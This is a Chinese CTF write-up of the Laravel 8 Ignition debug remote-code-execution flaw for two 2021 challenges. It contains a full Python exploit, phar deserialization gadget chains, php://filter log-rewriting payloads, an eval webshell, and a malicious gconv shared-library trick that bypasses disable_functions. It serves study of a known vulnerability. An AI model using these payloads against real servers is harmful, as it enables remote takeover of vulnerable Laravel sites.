VNCTF2021 EZ_laravel&&CISCN2021 filter wp

写在前面

这两个题目的口子一样，环境完全可以参照 `laravel 8 debug rce` 的漏洞，里面值得细讲的就是有趣的转换器，和两个不同框架的日志文件，先分析漏洞吧。

环境准备


环境是在 win下面的。

```
composer create-project laravel/laravel="8.0.*" laravel8.0 --prefer-dist
cd laravel8.0
composer require facade/ignition==2.5.1
php artisan serve
```


漏洞分析

由于我们是直接创建了一个项目所以，没有出现`Ignition`（Laravel 6+默认错误页面生成器），这个错误页面生成器会提供一个`solutions`。在 这个控制器中有入口。

```
src/Http/Controllers/ExecuteSolutionController.php
```




```
public function __invoke(
    ExecuteSolutionRequest $request,
    SolutionProviderRepository $solutionProviderRepository
) {
    $solution = $request->getRunnableSolution();

    $solution->run($request->get( key: 'parameters', []));

    return response( content: '');
}
```



```
public function getSolution(): Solution
{
    $solution = app( abstract: SolutionProviderRepository::class)
        ->getSolutionForClass($this->get( key: 'solution'));

    abort_if(is_null($solution),  code: 404,  message: 'Solution could not be found');

    /** @var Solution */
    return $solution;
}
```


`solution` 可控 那就可以调用任意 `solution` 的`run`方法。且参数可控。

利用点在`src/Solutions/MakeViewVariableOptionalSolution.php`



```php
    public function run(array $parameters = [])
    {
        $output = $this->makeOptional($parameters);
        if ($output !== false) {
            file_put_contents($parameters['viewFile'], $output);
        }
    }

    public function makeOptional(array $parameters = [])
    {
        $originalContents = file_get_contents($parameters['viewFile']);
        $newContents = str_replace( search: '$'.$parameters['variableName'],  replace: '$'.$parameters['variableName']." ?? ''

        $originalTokens = token_get_all(Blade::compileString($originalContents));
        $newTokens = token_get_all(Blade::compileString($newContents));

        $expectedTokens = $this->generateExpectedTokens($originalTokens, $parameters['variableName']);

        if ($expectedTokens !== $newTokens) {
            return false;
        }

        return $newContents;
    }
```

`viewFile` 可控，可以或许可以任意写， `$output` 是否可控呢？打个断点，看是否污染吧。构造如下数据




URL
http://127.0.0.1:8000/_ignition/execute-solution

Enable POST

enctype
application/json

Body
```
{
  "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
  "parameters": {
    "variableName": "username",
    "viewFile": "../storage/logs/laravel.log"
  }
}
```



```php
    public function run(array $parameters = [])  $parameters: {variableName => "username", viewFile => "../storage/logs
    {
        $output = $this->makeOptional($parameters);  $output: "[2021-05-19 07:25:21] local.ERROR: file_get_contents(xxx
        if ($output !== false) {
            file_put_contents($parameters['viewFile'], $output);  $output: "[2021-05-19 07:25:21] local.ERROR: file_get
        }
    }
```

如果我们传入了`variableName`， `$output` 是不会改变的。

那么代码简化

```php
$output=file_get_contents($parameters['viewFile']);
file_put_contents($parameters['viewFile'], $output);
```

写入的文件 和 文件内容是没办法齐美的。写入木马自然不可以。

漏洞利用

原作者的思路，是尝试往日志文件中写入 `phar` 文件，然后在 `file_get_contents` 处触发 反序列化。

我们可以利用 `php://filter/write=`过滤器 来获取日志文件的内容，然后在写入过滤后的内容来，写入完整的 phar文件。

首先清除日志。

```
php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log
```

参考链接已经解释很详细了，就不造次了。

写入 payload

```
=55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=52=00=41=00=3D=00=3D=00
```

可以先观察日志文件，日志只记录了报错信息。

```
[2021-05-19 07:54:58] local.ERROR: file_get_contents(=55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=52=00=41=00=3D=00=3D=00): failed to open stream: No such file or directory {"exception":"[object] (ErrorException(code: 0): file_get_contents(=55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=52=00=41=00=3D=00=3D=00): failed to open stream: No such file or directory at D:\\ctf\\phpstudy\\phpstudy_pro\\WWW\\sources\\laravel\\laravel8.0\\vendor\\facade\\ignition\\src\\Solutions\\MakeViewVariableOptionalSolution.php:75)
[stacktrace]
……
```

可以发现 我们的`payload (xxxxx)` 出现了两次。


重点讲一下 写入phar 文件时清空干扰词遇见的的问题。

```
php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log
```

`quoted-printable-decode`会把我们的payload解码，

然后在再 `utf-16le->utf-8`

`utf-16le` 是两个字节编码的，




```
php > echo bin2hex(iconv('utf-8','utf-16le','1234')).“\n\n”;
3100320033003400
```

可以看一下，其实 相当于 就是 将 `1234 => 1\02\03\04\0`


我们写入的`payload`也是这种形式的，我们希望在 `utf-16le -> utf-8` 的时候我们的`payload`可以得到正确的解码

那么就需要 payload 前面的字符数量是 偶数个。




```
php > echo strlen('[2021-05-19 07:54:58] local.ERROR: file_get_contents(');
53
```

喔？奇数个？我们是有两个`payload`在日志文件中的，这两个payload中间也是奇数个的。



```
php > echo strlen('): failed to open stream: No such file or directory {"exception":"[object] (ErrorException(code:
file_get_contents(');
119
```

而日志文件是奇数个的。



```
C:\Users\hp\Desktop>php 3.php
10065
```

xxxx	payload	xxxx	payload	xxxx
奇数	偶数	奇数	偶数	奇数


这样的话我们可以尝试复写一个前缀进去，

xxxx	AA	xxxx	AA	xxxx
奇数	偶数	奇数	偶数	奇数


xxxx	payload	xxxx	payload	xxxx
奇数	偶数	奇数	偶数	奇数

这样的话，我们处于前面位置的`payload` 就会在转码后 完整保留下来。当我把`payload` 换成phar 的链子的时候，出现了错误，我看有的师傅会在 `payload` 后面再加一个 A，问题是解决了。可能日志的问题吧。但加前缀在一定程度上一定没问题的。

如果在写入phar文件的时候出现了问题，不妨再在`payload`后加一个 A 后缀吧。



```
~ ؏testtest����b.�'����Y#�j1�GBMB[root@VM-0-12-centos phpggc]# php ./phpggc monolog/rce5 system "c
PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+DQpgAQAAAgAAABEAAAABAAAAAAAAJAQAATzozNzoiTW9ub2xvZ1xIYW5kbGVyXEZpbmdlcnNDcm9zc2VkSGFuZGxlciI6
Mzp7czoxNjoiACoAcGFzc3RocnVMZXZlbCI7aTowO3M6OToiACoAYnVmZmVyIjthOjE6e3M6NDoidGVzdCI7YToyOntpOjA7czo0OiJjYWxjIjtzOjU6ImxldmVsIjtO
O319czoxMDoiACoAaGFuZGxlciI7TzoyODoiTW9ub2xvZ1xIYW5kbGVyXEdyb3VwSGFuZGxlciI6MTp7czoxMzoiACoAcHJvY2Vzc29ycyI7YToyOntpOjA7czo3OiJj
dXJyZW50IjtpOjE7czo2OiJzeXN0ZW0iO319fQUAAABkdW1teQQAAABT2KRgBAAAAAx+f9ikAQAAAAAAAAgAAAB0ZXN0LnR4dAQAAABT2KRgBAAAAAx+f9ikAQAAAAAA
AHRlc3R0ZXN07IzUmEt8iAPk56fX9y7EGC+LREcCAAAAR0JNQg==[root@VM-0-12-centos phpggc]# ^C
```



URL
http://127.0.0.1:8000/_ignition/execute-solution

Enable POST

enctype
application/json

Body
```
{
  "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOp
  "parameters": {
    "variableName": "username",
    "viewFile": "phar://../storage/logs/laravel.log"
  }
}
```

贴个自己写的exp吧。

```python
import requests
import json


url = "http://127.0.0.1:8000/_ignition/execute-solution"
#清空
file1='php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log'

#payload
```

```python
s='PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+DQpgAQAAAgAAABEAAAABAAAAAAAJAQAATzozNzoiTW9ub2xvZ1xIYW5kbGVyXEZpbmdlcnNDcm9zc2VkSGFuZGxlciI6Mzp7czoxNjoiACoAcGFzc3RocnVMZXZlbCI7aTowO3M6OToiACoAYnVmZmVyIjthOjE6e3M6NDoidGVzdCI7YToyOntpOjA7czo0OiJjYWxjIjtzOjU6ImxldmVsIjtOO319czoxMDoiACoAaGFuZGxlciI7TzoyODoiTW9ub2xvZ1xIYW5kbGVyXEdyb3VwSGFuZGxlciI6MTp7czoxMzoiACoAcHJvY2Vzc29ycyI7YToyOntpOjA7czo3OiJjdXJyZW50IjtpOjE7czo2OiJzeXN0ZW0iO319fQUAAABkdW1teQQAAABT2KRgBAAAAAx+f9ikAQAAAAAAAAgAAAB0ZXN0LnR4dAQAAABT2KRgBAAAAAx+f9ikAQAAAAAAAHRlc3R0ZXN07IzUmEt8iAPk56fX9y7EGC+LREcCAAAAR0JNQg=='
file2=''.join(["=" + hex(ord(i))[2:] + "=00" for i in s]).upper()+'A'

# 清楚干扰字
file3='php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log'

file4='phar://../storage/logs/laravel.log'

def getpayload(file):
  payload = json.dumps({
  "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
  "parameters": {
    "variableName": "username",
    "viewFile": file
    }
  })
  return payload

headers = {
  'Content-Type': 'application/json'
}



def write():
  res=requests.request("POST", url, headers=headers, data=getpayload(file1))
  if 'ErrorException' in res.text:
    requests.request("POST", url, headers=headers, data=getpayload(file1))
  requests.request("POST", url, headers=headers, data=getpayload('AA'))
  requests.request("POST", url, headers=headers, data=getpayload(file2))
  res=requests.request("POST", url, headers=headers, data=getpayload(file3))
  if 'ErrorException' in res.text:
    print('写入失败，重来喽')

write()
```


题目

[VNCTF 2021]Easy_laravel

给了源码，phar文件写入日志的漏洞还在，但是要重新找一个链子。

找 `__destruct`


`Importconfigurator` 类中



```
    public function __destruct()
    {
        $this->parent->addCollection($this->route);
    }
```

找 `__call()`

`HigherOrderMessage`类中




```
  */
public function __call($method, $args)
{
    if ($this->method === 'shouldNotHaveReceived') {
        return $this->mock->{$this->method}($method, $args);
    }

    $expectation = $this->mock->{$this->method}($method);
```

这里可以实例化任意类，并调用其任意方法。

找存在危险函数的方法。

`Mockclass` 类




```
public function generate(): string
{
    if (!class_exists($this->mockName, autoload: false)) {
        eval($this->classCode);

        call_user_func(
            [
                $this->mockName
```

这里可以执行任意代码。


```
<?php
namespace Symfony\Component\Routing\Loader\Configurator{
    class ImportConfigurator{
        private $parent;
        private $route;
        public function __construct($class){
            $this->parent = $class;
            $this->route = 'test';
        }
    }
}

namespace Mockery{
    class HigherOrderMessage{
        private $mock;
        private $method;
        public function __construct($class){
            $this->mock = $class;
            $this->method = 'generate';
        }
    }
}

namespace PHPUnit\Framework\MockObject{
    final class MockTrait{
        private $classCode;
        private $mockName;
        public function __construct(){
            $this->classCode = "phpinfo();";
            $this->mockName  = 'jiang';
        }
    }
}

namespace{
    use \Symfony\Component\Routing\Loader\Configurator\ImportConfigurator;
    use \Mockery\HigherOrderMessage;
    use \PHPUnit\Framework\MockObject\MockTrait;

    $m = new MockTrait();
    $h = new HigherOrderMessage($m);
    $i = new ImportConfigurator($h);

    $phar = new Phar("phar.phar");
    $phar -> startBuffering();
    $phar -> addFromString("test.txt","test");
    $phar -> setStub("GIF89a"."<?php __HALT_COMPILER();?>");
    $phar -> setMetadata($i);
    $phar -> stopBuffering();
    echo base64_encode(file_get_contents('phar.phar'));
}
?>
```

将payload 带进上面的 exp，打不通？这就是 在后面加'A'的问题了，去掉就可以了。



disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,iconv,iconv_strlen

ban了 `iconv` 和`iconv_strlen`。 有猫腻哈哈。留了 `putenv`，但还ban了 `mail` 应该就是利用 `php://filter` 中的 `iconv`转换器来加载恶意so 了，还开了 `open_basedir`




open_basedir	/var/www/html/:/tmp/

漏洞原型如下

https://gist.github.com/LoadLow/90b60bd5535d6c3927bb24d5f9955b80

先写一个可持续利用log 吧，不然每次都要重新打，很烦。

`jiang.phar` 内容是一个 `eval($_GET[cmd])`的木马



```
 $code = base64_encode(file_get_contents('jiang.phar'));
// $this->classCode = 'eval($_GET["cmd"]);echo "fuck!!!";';
 $this->classCode = "phpinfo();file_put_contents('/var/www/html/storage/logs/jiang.log',base64_decode('{$code}'));";
```

用`glob` 和 `ini_set`都没绕过 这`open_basedir`，很奇怪。

guoke师傅的wp里说 有 `/readflag`，

在传入 `.so` 文件和 `module`文件的时候，不能从远程`vps` 上下载，只能分段传输了，切记 分段传输的时候 文件的完整性，如果最后没打通，来检查检查 `.so`文件是否完整。


```
#include <stdio.h>
#include <stdlib.h>
void gconv() {}
void gconv_init() {
  system("/readflag > /tmp/flag");
  exit(0);
}
gcc payload.c -o payload.so -shared -fPIC
```

```
gconv-modules
module  PAYLOAD//    INTERNAL    ../../../../../../../../tmp/payload    2
module  INTERNAL    PAYLOAD//    ../../../../../../../../tmp/payload    2
```

在exp 中加入这个函数，跑就好了，上面的 `write`函数可以不用执行了，记得修改`phar://`。

```
def read():
  parm="?cmd=print_r(scandir('/tmp'));putenv('GCONV_PATH=/tmp/');file_put_contents('php://filter/write=convert.iconv.payload.utf-8/resource=/tmp/jiang','jiang');"
  res=requests.request("POST", url=url+parm, headers=headers, data=getpayload(file4))
  while 'flag' not in res.text:
    res=requests.request("POST", url=url+parm, headers=headers, data=getpayload(file4))
    print('continue')

  parm="?cmd=echo file_get_contents('/tmp/flag');"
  res=requests.request("POST", url=url+parm, headers=headers, data=getpayload(file4))
  print(res.text.split('</html>')[1])
read()
```

